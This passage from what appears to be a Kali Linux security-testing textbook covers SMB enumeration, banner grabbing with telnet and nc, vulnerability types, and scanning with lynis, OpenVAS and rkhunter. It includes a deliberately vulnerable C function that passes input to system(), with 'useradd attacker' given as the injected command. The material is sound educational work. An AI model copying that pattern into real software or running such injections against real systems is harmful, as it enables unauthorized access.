anap v5.4 finished at 2017-12-31 20:13:34

Some protocols can be used to gather information about target hosts. One of those is the Server Message Block (SMB) protocol. This is a protocol used for file sharing on Windows networks. It can also be used for remote management of Windows systems. A couple of tools can be used to scan systems that use SMB for file sharing. One of them is *smbmap*, which can be used to list all of the shares being offered up on a system. [Example 3-22](#) shows a run of *smbmap* against a macOS system that is using SMB to share files over the network. Commonly, shares are not offered without any authentication. As a result, you have to provide login information in order to get the shares back. This does have the downside of requiring usernames and passwords to get the information. If you already have the username and password, you may not need to use a tool like *smbmap*.

### Example 3-22. Listing file shares using *smbmap*

```
root@rosebud:~# smbmap -u kilroy -p obscurePW -H billthecat
[+] Finding open SMB ports...
[+] User SMB session established on billthecat...
[+] IP: billthecat:445 Name: billthecat.lan
      Disk                               Permissions
      ----                               -
      IPC$                               NO ACCESS
      Macintosh HD                       READ ONLY
      Ric Messier's Public Folder-1     READ, WRITE
      Seagate Backup Plus Drive         READ, WRITE
      kilroy                             READ, WRITE
```

Another tool that will look for these SMB shares and other information shared using that protocol is *enum4linux*. *enum4linux* is a script that wraps the programs that come with the Samba package, which implements the SMB protocol on Linux. You can also use those programs directly. As an example, you can use *smbclient* to interact with remote systems. This could include getting a list of the shares just as *smbmap* does in [Example 3-22](#).

## Manual Interaction

Although the automated tools to gather information are great, sometimes you need to get down in the dirt and play with the protocol directly. This means opening up a connection to the service port and issuing protocol commands. One program you can use is the *telnet* client. This is different from either the Telnet protocol or Telnet server. Although the *telnet* client is used to interact with a Telnet server, it is really just a program that can open a TCP connection to a remote server. All you need to do is provide a port number to *telnet*. In [Example 3-23](#), I've used *telnet* to open a connection to a Simple Mail Transfer Protocol (SMTP) server.



### Example 3-23. Using *telnet* to interact with a mail server

```
root@rosebud:~# telnet 192.168.86.35 25
Trying 192.168.86.35...
Connected to 192.168.86.35.
Escape character is '^]'.
220 rosebud.washere.com ESMTP Postfix (Debian/GNU)
EHLO blah.com
250-rosebud.washere.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
MAIL FROM: foo@foo.com
250 2.1.0 Ok
RCPT To: root@localhost
250 2.1.5 Ok
```

If using the *telnet* client, it would default to port 23, which is the standard Telnet port. However, if we provide a port number, in this case 25, we can get *telnet* to open a TCP connection to that port. Once we have the connection open, which is clearly indicated, you can start typing protocol statements. Since it's an SMTP server, what you are seeing is a conversation in Extended SMTP (ESMTP). We can gather information using this approach, including the type of SMTP server (Postfix) as well as protocol commands that are available. While these are all SMTP commands, servers are not required to implement them. The VRFY command, for example, is used to verify addresses. This could be used to enumerate users on a mail server. That's not something organizations will want remote users to be able to do, because it can expose information that might be useful to an attacker. Instead, they may just disable that command.

The first message we get back from the server is the service banner. Some protocols use a service banner to announce details about the application. When a tool like *nmap* gathers version information, it is looking for these service banners. Not all protocols or servers will send out a service banner with protocol or server information.

*telnet* is not the only command that can be used to interact with servers. You can also use netcat, which is commonly done via the command *nc*. We can use *nc* in the same way that we use *telnet*. In [Example 3-24](#), I've opened a connection to a web server at 192.168.86.1. Unlike *telnet*, *nc* doesn't indicate that the connection is open. If the port is closed, you will get a message saying, "Connection refused." If you don't get that message, you can assume the connection is open and you can start typing commands. You'll see an HTTP/1.1 request being sent to the remote server. Once the request has

been sent, a blank line tells the remote server that the headers are done, at which point it starts sending the response.

*Example 3-24. Using nc to interact with a web server*

```
root@rosebud:~# nc 192.168.86.1 80
GET / HTTP/1.1
Host: 192.168.86.1
```

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 7597
Content-Type: text/html
Date: Mon, 01 Jan 2018 03:55:36 GMT
```

The output here shows just the headers, though they were followed by the HTML for the page that was requested. One advantage to using *nc* over *telnet* is that netcat can be used to set up a listener. This means you can create a sink to send network traffic to. You could use it to just collect data from anyone who makes a connection to whatever port you have it set to listen on. Additionally, *telnet* uses TCP. By default, *nc* also uses TCP, but you can have *nc* use UDP. This can allow you to interact with any services that use UDP as the transport layer.

## Summary

Information gathering will help your later work. It can also be used to turn up potential vulnerabilities in the sense of information leakage. Spending time information gathering can pay off, even if you really just want to get to the exploitation. The following are some important ideas to take away from this chapter:

- You can use openly available sources to acquire information about targets.
- You can use Maltego to automatically gather openly available information.
- Tools like theHarvester can be used to automatically gather details about email addresses and people.
- The Domain Name System (DNS) can contain a lot of details about a target organization.
- Regional Internet Registries (RIRs) can be a source of a lot of details about IP addresses and who owns them.
- The *nmap* program can be used for port scanning as well as for gathering details about operating systems and application versions.
- Port scans are ultimately a way to find applications listening on those ports.

- Application mapping tools can be useful for gathering version information.
- You can use *telnet* or *nc* to gather application details, such as service banners, from remote systems.

## Useful Resources

- Cameron Colquhoun's blog post, "[A Brief History of Open Source Intelligence](#)"
- Sudhanshu Chauhan's blog post, "[Tools For Open Source Intelligence](#)"
- *Automating Open Source Intelligence*, by Robert Layton and Paul Watters (Elsevier, 2015)
- *Hacking Web Intelligence*, by Sudhanshu Chauhan and Nutan Kumar Panda (Elsevier, 2015)



---

# Looking for Vulnerabilities

After you perform reconnaissance activities and gather information about your target, you normally move on to identifying entry points. You are looking for vulnerabilities in the organization, which can be open to exploitation. You can identify vulnerabilities in various ways. Based on your reconnaissance, you may have even identified one or two. These may be based on the different pieces of information you obtained through open sources.

Vulnerabilities can be scanned for. Tools are available to look for them. Some of these tools that Kali provides are designed to look across different types of systems and platforms. Other tools, though, are designed to specifically look for vulnerabilities in devices like routers and switches. It may not be much of a surprise that there are scanners for Cisco devices.

Most of the tools we'll look at will search for existing vulnerabilities. These are ones that are known, and identifying them is something that can be done based on interactions with the system or its applications. Sometimes, though, you may want to identify new vulnerabilities. Tools are available in Kali that can help generate application crashes, which can become vulnerabilities. These tools are commonly called *fuzzers*. This is a comparatively easy way of generating a lot of malformed data that can be provided to applications to see how they handle that data.

To even start this process, though, you need to understand what a vulnerability is. It can be easy to misunderstand vulnerabilities or confuse them with other concepts. One important notion to keep in mind is that just because you have identified vulnerabilities does not mean they are going to be exploitable. Even if an exploit matches the vulnerability you find, it doesn't mean that the exploit will work. It's hard to understate the importance of this idea. Vulnerabilities do not necessarily lead to exploitation.

# Understanding Vulnerabilities

Before going any further, let's make sure we're all on the same page when it comes to the definition of a vulnerability. They are sometimes confused with exploits, and when we start talking about risk and threats, these terms can get really muddled. A *vulnerability* is a weakness in a system or piece of software. This weakness is a flaw in the configuration or development of the system or software. If that vulnerability can be taken advantage of to gain access or impair the system, it is exploitable. The process to take advantage of that weakness is the *exploit*. A *threat* is the possibility of harm to a system or of having it become unavailable. *Risk* is the intersection of loss and probability, meaning you have to have loss or damage that is measurable and a probability of that loss, or damage, becomes actualized.

This is all fairly abstract, so let's talk about this in concrete terms. Say someone leaves default usernames and passwords configured on a system. This creates a vulnerability because the password could be guessed. The process of guessing the password is the exploit of that vulnerability. This is an example of a vulnerability that comes from a misconfiguration. The vulnerabilities that are more regularly recognized are programmatic in nature and often come from poor input validation.

If you're interested in vulnerabilities and keeping track of the work that goes into discovering them, you can subscribe to mailing lists like Bugtraq. You can get details about vulnerabilities that have been found, sometimes including the proof-of-concept code that can be used to exploit the discovered vulnerability. With so much software out in the world, including web applications, a lot of vulnerabilities are being found daily. Some are more trivial than others, of course.

We're going to take a look at a couple of types of vulnerabilities. The first are *local vulnerabilities*. These are ones that can be triggered only if you are logged into the system with local access. It doesn't mean that you are sitting at the console—just that you have some interactive access to the system. This may include something like a privilege escalation vulnerability: a user with regular permissions gains higher-level privileges up to administrative rights. Using something like this, users may gain access to resources they shouldn't otherwise have access to.

The other type of vulnerability is a *remote vulnerability*. This is a vulnerability that can be triggered without local access. This does, though, require that a service be exposed that an attacker can get to. Remote vulnerabilities may be authenticated or unauthenticated. If an unauthenticated user can exploit a vulnerability to get local access to the system, that would be a bad thing. Not all remote vulnerabilities lead to local or interactive access to a system. Vulnerabilities can lead to denial of service, data compromise, integrity compromise, or possibly complete, interactive access to the system.



You may be thinking that exploits requiring authentication are also bad. They are bad, but in a different way. If someone has to present credentials, meaning they are authenticated, in order to exploit a vulnerability, it means one of two things: either an insider attack or compromised credentials. An insider attack is a different situation because if you can already authenticate and you want to cause a problem, you probably don't need to use a vulnerability. If you instead have compromised credentials, this should be addressed in other ways as well. If I can get access to your system without any authentication, though, that's really bad because it means anyone can do it.

Network devices like switches and routers are also prone to vulnerabilities. If one of these devices were to be compromised, it could be devastating to the availability or even confidentiality of the network. Someone who has access to a switch or a router can potentially redirect traffic to devices that shouldn't otherwise have it. Kali comes with tools that can be used to test for vulnerabilities on network devices. As Cisco is a prominent vendor, it's not surprising that a majority of tools focused on vulnerabilities in network devices are focused on Cisco.

## Vulnerability Types

The [Open Web Application Security Project \(OWASP\)](#) maintains a list of common vulnerability categories. Each year, OWASP issues a list of top 10 application security risks. Software is released and updated each year, and every piece of software has bugs in it. When it comes to security-related bugs that create vulnerabilities, some common ones should be considered. Before we get into how to search for these vulnerabilities, you should understand a little bit about what each of these vulnerabilities is.

### Buffer Overflow

*Buffer overflow* is a common vulnerability and has been for decades. Although some languages perform a lot of checking on the data being entered into the program as well as data that is being passed around in the program, not all languages do that. It is sometimes up to the language and how it creates the executable to perform these sorts of checks. However, some languages perform no such checks. Checking data automatically creates overhead, and not all languages want to force that sort of overhead on programmers and programs.

A buffer overflow takes advantage of the way data is structured in memory. Each program gets a chunk of memory. Some of that memory is allocated for the code, and some is allocated for the data the code is meant to act on. Part of that memory is a data structure called a *stack*. Think about going through a cafeteria line or even a buffet. The plates or trays are in a stack. Someone coming through pulls from the top of

the stack, but when the plates or trays are replenished, the new plates or trays are put on the top of the stack. When the stack is replenished in this way, you can think about pushing onto the stack. However, when the topmost item is removed, you can think about popping off the top of the stack.

Programs work in the same way. Programs are generally structured through the use of functions. A *function* is a segment of code that performs a particular action. It allows for the same segment of code to be called multiple times in multiple places in the program without having to duplicate that segment. It also allows for nonlinear code execution. Rather than having one long program that is run serially, using functions allows the program to alter its flow of execution by jumping around in memory. When functions are called, they often need parameters. This is data the functions act on. When a function is called, the parameters and the local variables to the function are placed on the stack. This block of data is called a *stack frame*.

Inside the stack frame is not only the data associated with the function, but also the address the program should return to after the function is completed. This is how programs can run nonlinearly. The CPU doesn't maintain the entire flow of the program. Instead, before a function is called, the address within the code block where the program was last executing is also pushed on the stack.

Buffer overflows happen when a variable is allocated space on the stack. Let's say you expect to take in data from the user that is 10 bytes long. If the user enters 15 characters, that's 5 more bytes than the space that was allocated for the variable that is being copied into it. Because of the way the stack is structured, all of the variables and data come before the return instruction pointer. The data being placed into the buffer has nowhere to go if the language doesn't do any of the checking ahead of time to truncate the data. Instead, it just writes over the next addresses in memory. This can result in the return instruction pointer being overwritten.

Figure 4-1 shows a simplified example of a stack frame for an individual function. Some elements that belong on the stack frame aren't demonstrated here. Instead, we're focusing on just the parts that we care about. If the function is reading into `var2`, what the attacker can do is input more than the 32 characters expected. Once the 32 characters has been exceeded, any additional data will be written into the address space where the return instruction address is stored. When the function returns, that value will be read from the stack, and the program will try to jump to that address. A buffer overflow tries to get the program to jump to a location known by or under the control of the attacker to execute the attacker's code.






Figure 4-1. Simplified view of a stack frame

When an attacker runs code they want rather than the program's code, you will see it referred to as *arbitrary code execution*. This means the attacker can control the flow of execution of the program. Once the attacker can do that, they can potentially get access to resources the program owner has permissions to access.

## Race Condition

Any program running does not have exclusive access to the processor. While a program is in running mode, it is being swapped into and out of the processor queue so the code can be executed. Modern programs are often multithreaded; they have multiple, simultaneous paths of execution. These execution threads still have access to the same data space, and if I have two threads running that are both altering a particular variable, and the threads somehow get out of sequence, problems can arise in the way the program operates. [Example 4-1](#), shows a small section of C code.

### Example 4-1. Simple C function

```
int x;

void update(int y)
{
    x = x + y
    if (x == 100)
    {
        printf("we are at the value");
    }
}
```

Let's say we have two threads simultaneously running that function. The variable *x* is being incremented by some unknown value by two separate threads. A *race condition* is what happens when two separate execution paths are accessing the same set of data at the same time. When the memory isn't locked, a read can be taking place at a time when a write has happened that wasn't expected. It all depends on timing.

If the correct flow of a program requires specific timing, there is a chance of a race condition. Variables may be altered before a critical read that can control functional-

ity of the program. You may have something like a filename that could be inserted before the value is read and operated on. Race conditions can be tricky to find and isolate because of the asynchronous nature of programs with multiple threads. Without controls like semaphores to indicate when values are in a state they can be read or written to safely, you may get inconsistent behavior simply because the programmer can't directly control which thread will get access to the CPU in which order.

## Input Validation

*Input validation* is a broad category that somewhat encompasses buffer overflows. If the buffer passed in is too long and hasn't been checked, that's an input validation problem. However, far more issues occur with input validation than just buffer overflows. [Example 4-2](#) shows a small fragment of C code that could easily be vulnerable to attack without proper input validation.

*Example 4-2. C Program with potential input validation errors*

```
int tryThis(char *value)
{
    int ret;
    ret = system(value);
    return ret;
}
```

This is a small function that takes a string in as a parameter. The parameter is passed directly to the C library function *system*, which passes execution to the operating system. If the value *useradd attacker* were to be passed in, that would be passed directly to the operating system, and if the program had the right permissions, it would be creating a user called *attacker*. Any operating system command could be passed through like this. Without proper input validation, this could be a significant issue, especially without appropriate permissions given to the program under attack.

This is an issue that is perhaps more likely to be seen in web applications. Command injection, SQL injection, and XML injection attacks are all examples of poor input validation. Values are being passed into elements of an application without being checked. This input could potentially be an operating system command or SQL code, as examples. If the programmer isn't properly validating input before acting on it, bad things can happen.

## Access Control

*Access control* is a bit of a catchall category. One area where this is a problem is when programs are given more permissions or privileges than they need to function. Any program running as root, for example, is potentially problematic. If the code can be

exploited, as with poorly validated input or a buffer overflow, anything the attacker does will have root permissions.

This is not strictly limited to programs running as root. Any program runs with the permissions of the program's owner. If any program owner has permissions to access any resource on a system, an exploit of that program can give an attacker access to that resource. These types of attacks can lead to a *privilege escalation*: a user gets access to something they shouldn't have access to in the normal state of affairs within the system.

This particular issue could be alleviated, at least to a degree, by requiring authentication within the application. At least, that's a hurdle for an attacker to clear before just exploiting a program—they would have to circumvent the authentication either by a direct attack or by acquiring or guessing a password. Sometimes the best we can hope for is to make getting access an annoyance.

## Local Vulnerabilities

*Local vulnerabilities* require some level of access to the system. The object of a local vulnerability is not to gain access. Access needs to have already been obtained before a local vulnerability can be exploited. The idea of exploiting a local vulnerability is often to gain access to something the attacker doesn't otherwise have access to.

The thing about local vulnerabilities is that they can occur in any program on a system. This includes running services—programs that are running in the background without direct user interaction and often called *daemons*—as well as any other program that a user can get access to. A program like *passwd* is setuid to allow any user to run it and get temporary root privileges. This is necessary because changing a user's password requires changes to a file that only root can write to. If I wanted to change my password, I could run *passwd*, but because the password database has to be changed, the *passwd* program needs to have root privileges to write to the needed file. If there were a vulnerability in the *passwd* program, that program would be running temporarily as root, which means any exploit may be running with root permissions.



A program that has the setuid bit set starts up as the user that owns the file. Normally, the user that owns a file would be root because there are some functions users need to be able to perform that require root privileges, like changing their own password. However, a setuid program can be for any user. No matter the user that started the program, when it's running, it will appear as though the owner of program on disk is running the program.

## Using lynis for Local Checks

Programs are available on most Linux distributions that can run tests for local vulnerabilities. Kali is no different. One of these programs is *lynis*, a vulnerability scanner that runs on the local system and runs through numerous checks for settings that would be common in a hardened operating system installation. Operating systems that are hardened are configured to be resistant to attacks. This can mean enabling logging, tightening permissions, and choosing other settings.

The program *lynis* has settings for different scan types. You can do quick scans or complete scans, depending on the depth you want to go. There is also the possibility of running in pentest mode, which is an unprivileged scan. This limits what can be checked. Anything that requires root access, like looking at some configuration files, can't be checked in pentest mode. This can provide you good insight into what an attacker can do if they gain access to a regular, unprivileged account. **Example 4-3** shows partial output of a run of *lynis* against a basic Kali installation.

### Example 4-3. Output from lynis

```
[+] Memory and Processes
-----
- Checking /proc/meminfo [ FOUND ]
- Searching for dead/zombie processes [ OK ]
- Searching for IO waiting processes [ OK ]

[+] Users, Groups and Authentication
-----
- Administrator accounts [ OK ]
- Unique UIDs [ OK ]
- Consistency of group files (grpck) [ OK ]
- Unique group IDs [ OK ]
- Unique group names [ OK ]
- Password file consistency [ OK ]
- Query system users (non daemons) [ DONE ]
- NIS+ authentication support [ NOT ENABLED ]
- NIS authentication support [ NOT ENABLED ]
- sudoers file [ FOUND ]
- Check sudoers file permissions [ OK ]
- PAM password strength tools [ SUGGESTION ]
- PAM configuration files (pam.conf) [ FOUND ]
- PAM configuration files (pam.d) [ FOUND ]
- PAM modules [ FOUND ]
- LDAP module in PAM [ NOT FOUND ]
- Accounts without expire date [ OK ]
- Accounts without password [ OK ]
- Checking user password aging (minimum) [ DISABLED ]
- User password aging (maximum) [ DISABLED ]
- Checking expired passwords [ OK ]
- Checking Linux single user mode authentication [ WARNING ]
```

- Determining default `umask`
  - `umask (/etc/profile)` [ NOT FOUND ]
  - `umask (/etc/login.defs)` [ SUGGESTION ]
- LDAP authentication support [ NOT ENABLED ]
- Logging failed login attempts [ ENABLED ]

As you can see from the output, *lynis* found problems with the pluggable authentication module (PAM) password strength tools, such that it was willing to offer a suggestion. Additionally, it found a problem with the default file permission settings. This is the `umask` setting that it checked in `/etc/login.defs`. Finally, it found a problem with the single-user mode authentication. Single-user mode is when you can gain physical access to the system and reboot it. Unless specifically set, booting into single-user mode doesn't require authentication, and the single user is root. Anyone with physical access to a system can boot into it in single user and add users, change passwords, and make other changes before booting back into the normal mode.

The console output provides one level of detail, but there is a log file that is created. Looking at the log file, which defaults to `/var/log/lynis.log`, you can see far more details. [Example 4-4](#) shows a fragment of the output from that file, from the preceding run. The output in this log file shows every step taken by the program as well as the outcome from each step. You will also notice that when there are findings, the program will indicate them in the output. You will see in the case of *libpam-usb* that there is a suggestion for what can be done to further harden the operating system against attack.

#### Example 4-4. Log file from run of *lynis*

```
2018-01-06 20:11:48 ===-----
2018-01-06 20:11:48 Performing test ID CUST-0280 (Checking if libpam-tmpdir is
    installed and enabled.)
2018-01-06 20:11:49 - libpam-tmpdir is not installed.
2018-01-06 20:11:49 Hardening: assigned partial number of hardening points (0 of 2).
    Currently having 0 points (out of 2)
2018-01-06 20:11:49 Suggestion: Install libpam-tmpdir to set $TMP and $TMPDIR for
    PAM sessions [test:CUST-0280] [details:-] [solution:-]
2018-01-06 20:11:49 Status: Checking if libpam-usb is
    installed and enabled...
2018-01-06 20:11:49 ===-----
2018-01-06 20:11:49 Performing test ID CUST-0285 (Checking if libpam-usb is installed
    and enabled.)
2018-01-06 20:11:49 - libpam-usb is not installed.
2018-01-06 20:11:49 Hardening: assigned partial number of hardening points (0 of 10).
    Currently having 0 points (out of 12)
2018-01-06 20:11:49 Suggestion: Install libpam-usb to enable multi-factor
    authentication for PAM sessions [test:CUST-0285] [details:-] [solution:-]
2018-01-06 20:11:49 Status: Starting file system checks...
2018-01-06 20:11:49 Status: Starting file system checks for dm-crypt, cryptsetup &
    cryptmount...
```

This is a program that can be used on a regular basis by anyone who operates a Linux system so they can be aware of issues they need to correct. As someone involved in penetration or security testing, though, this is a program you can be running on Linux systems that you get access to. If you are working hand in hand with the company you are testing for, performing local scans will be easier. You may be provided local access to the systems so you can run programs like this. You would need this program installed on any system you wanted to run it against, of course. In that case, you wouldn't be running it from Kali itself. However, you can get a lot of experience with *lynis* by running it on your local system and referring to the output.

## OpenVAS Local Scanning

You are not limited to testing on the local system for local vulnerabilities. By this I mean that you don't have to be logged in to running programs in order to perform testing. Instead, you can use a remote vulnerability scanner and provide it with login credentials. This will allow the scanner to log in remotely and run the scans through a login session.

As an example, OpenVAS is a vulnerability scanner that can be installed on Kali Linux. While it is primarily a remote vulnerability scanner, as you will see, it can be provided with credentials to log in. Those login credentials, shown being configured in [Figure 4-2](#), will be used by OpenVAS to log in remotely in order to run tests locally through the login session. You can select the option for OpenVAS to autogenerate, which will have OpenVAS trying passwords against a specified username.



The image shows a web-based form titled "New Credential" with a green header bar. The form contains several fields and options: "Name" is set to "MyCreds"; "Comment" is "For SSH Access"; "Type" is a dropdown menu set to "Username + Password"; "Allow insecure use" has radio buttons for "Yes" and "No", with "No" selected; "Auto-generate" also has radio buttons for "Yes" and "No", with "No" selected; "Username" is "user"; "Password" is masked with seven asterisks. A green "Create" button is located at the bottom right of the form.

Figure 4-2. Credential setting in OpenVAS

The credential setting is only part of the process, though. You still need to configure a scan that can use the credentials. The first thing to do is to either identify or create a scan configuration that includes local vulnerabilities for the target operating systems you have. As an example, [Figure 4-3](#) shows a dialog box displaying a section of the vulnerability families available in OpenVAS. You can see a handful of operating systems listed with local vulnerabilities. This includes CentOS as well Debian and Fedora. Many other operating systems are included, and each family may have hundreds, if not thousands, of vulnerabilities.



*Figure 4-3. Selecting vulnerability families in OpenVAS*

Once you have your vulnerabilities selected, you need to create targets and apply your credentials. [Figure 4-4](#) shows the dialog box in OpenVAS creating a target. This requires that you specify an IP address, or an IP address range, or a file that includes the list of IP addresses that are meant to be the targets. Although this dialog box provides other options, the ones that we are most concerned with are the ones where we specify credentials. The credentials created here have been selected to be used against targets that have SSH servers running on port 22. If you have previously identified other SSH servers, you can specify other ports. In addition to SSH, you can select SMB and ESXi as protocols to log in with.

Figure 4-4. Selecting a target in OpenVAS

Each operating system is going to be different, and this is especially true with Linux, which is why there are different families in OpenVAS for local vulnerabilities. Each distribution is configured a little differently and has different sets of packages. Beyond the distribution, users can have a lot of choices for categories of packages. Once the base is installed, hundreds of additional packages could typically be installed, and each of those packages can introduce vulnerabilities.



One common approach to hardening is to limit the number of packages that are installed. This is especially true when it comes to server systems in which the bare minimum amount of software necessary to operate the services should be installed.

## Root Kits

While not strictly a vulnerability scanner, it's worth knowing about Rootkit Hunter. This program can be run locally on a system to determine whether it has been compromised and has a root kit installed. A *root kit* is a software package that is meant to facilitate a piece of malware. It may include replacement operating system utilities to hide the existence of the running malware. For example, the *ps* program may be altered to not show the processes associated with the malware. Additionally, *ls* may hide the existence of the malware files. Root kits may also implement a backdoor that will allow attackers remote access.



If root kit software has been installed, it may mean that a vulnerability somewhere has been exploited. It also means that software that you don't want is running on your system. Knowing about Rootkit Hunter can be useful to allow you to scan systems. You may want to spend time running this program on any system that you have run scanners against and found vulnerabilities. This may be an indication that the system has been compromised. Running Rootkit Hunter will allow you to determine whether root kits are installed on your system.

The name of the executable is *rkhunter* and it's easy to run, though it's not installed in a default build of the current Kali Linux distribution. *rkhunter* runs checks to determine whether root kits have been installed. To start with, it runs checks on file permissions, which you can see a sample of in [Example 4-5](#). Beyond that, *rkhunter* does pattern searches for signatures of what known root kits look like. Just like most anti-virus programs, *rkhunter* can't find what it doesn't know about. It will look for anomalies, like incorrect file permissions. It will look for files that it knows about from known root kits. If there are root kits it doesn't know about, those won't be detected.

#### *Example 4-5. Running Rootkit Hunter*

```
root@rosebud:~# rkhunter --check
[ Rootkit Hunter version 1.4.4 ]

Checking system commands...

Performing 'strings' command checks
  Checking 'strings' command [ OK ]

Performing 'shared libraries' checks
  Checking for preloading variables [None found]
  Checking for preloaded libraries [None found]
  Checking LD_LIBRARY_PATH variable [Not found]

Performing file properties checks
  Checking for prerequisites [ OK ]
  /usr/sbin/adduser [ OK ]
  /usr/sbin/chroot [ OK ]
  /usr/sbin/cron [ OK ]
  /usr/sbin/groupadd [ OK ]
  /usr/sbin/groupdel [ OK ]
  /usr/sbin/groupmod [ OK ]
  /usr/sbin/grpck [ OK ]
```

As with *lynis*, this is a software package; you would need to install Rootkit Hunter on a system that you were auditing. If you are doing a lot of work with testing and exploits on your Kali instance, it's not a bad idea to keep checking your own system. Any time you run software from a source you don't necessarily trust completely,

which may be the case if you are working with proof-of-concept exploits, you should be checking your system for viruses and other malware. Yes, this is just as true on Linux as it is on other platforms. Linux is not invulnerable to attacks or malware. Best to keep your system as clean and safe as you can.

## Remote Vulnerabilities

While you may sometimes be given access to systems by working closely with your target, you definitely will have to run remote checks for vulnerabilities when you are doing security testing. When you get complete access, which may include credentials to test with, desktop builds to audit without impacting users, or configuration settings from network devices, you are doing *white-box testing*. If you have no cooperation from the target, aside from a clear agreement with them about what you are planning on doing, you are doing *black-box testing*; you don't know anything at all about what you are testing. You may also do *gray-box testing*. This is somewhere between white box and black box, though there are a lot of gradations in between.

When testing for remote vulnerabilities, it's useful to get a head start. You will need to use a vulnerability scanner. The vulnerability scanner OpenVAS can be easily installed on Kali Linux. While it's not the only vulnerability scanner that can be used, it is freely available and included with the Kali Linux repositories. This should be considered a starting point for your vulnerability testing. If all it took was to just run a scanner, anyone could do it. Running vulnerability scanners isn't hard. The value of someone doing security testing isn't loading up a bunch of automated tools. Instead, it's the interpretation and validation of the results as well as going beyond the automated tools.

Earlier, we explored how OpenVAS can be used for local scanning. It can also be used, and perhaps is more commonly known, for scanning for remote vulnerabilities. This is what we're going to be spending some time looking at now. OpenVAS is a fairly dense piece of software, so we'll be skimming through some of its capabilities rather than providing a comprehensive overview. The important part is to get a handle on how vulnerability scanners work.



The OpenVAS project began when Nessus, a well-known vulnerability scanner, became closed source with a commercial offering. OpenVAS began as a fork of the last open source version of Nessus. Since that time, significant architectural changes have occurred in the design of the software. Although Nessus has gone to a web interface, there is no resemblance at all between OpenVAS and Nessus.

When using OpenVAS or any vulnerability scanner, there will be a collection or database of known vulnerabilities. This means the collection should be regularly updated,

just like antivirus programs. When you set up OpenVAS, one of the first things that happens is that the current collection of vulnerability definitions will be downloaded. If you have the system running regularly with the OpenVAS services, your vulnerabilities will get updated for you. If you have had OpenVAS down for a time and you want to run a scan, it's worth making sure that all of your signatures are updated. You can do this on the command line by using the command *greenbone-nvt-sync*. OpenVAS uses the Security Content Automation Protocol to exchange information between your installation and the remote servers where the content is stored.

OpenVAS uses a web interface, much like a lot of other applications today. To get access to the web application, you go to *https://localhost:9392*. When you log in, you are presented with a dashboard. This includes graphs related to your own tasks. The dashboard also presents information about the vulnerabilities it knows about and their severities. In [Figure 4-5](#), you can see a web page open to the dashboard. You will see the URL is a host on my local network because I'm accessing it remotely from my laptop. If you were on the desktop of your Kali system, you would use the preceding URL. The OpenVAS team calls their UI the *Greenbone Security Assistant*.

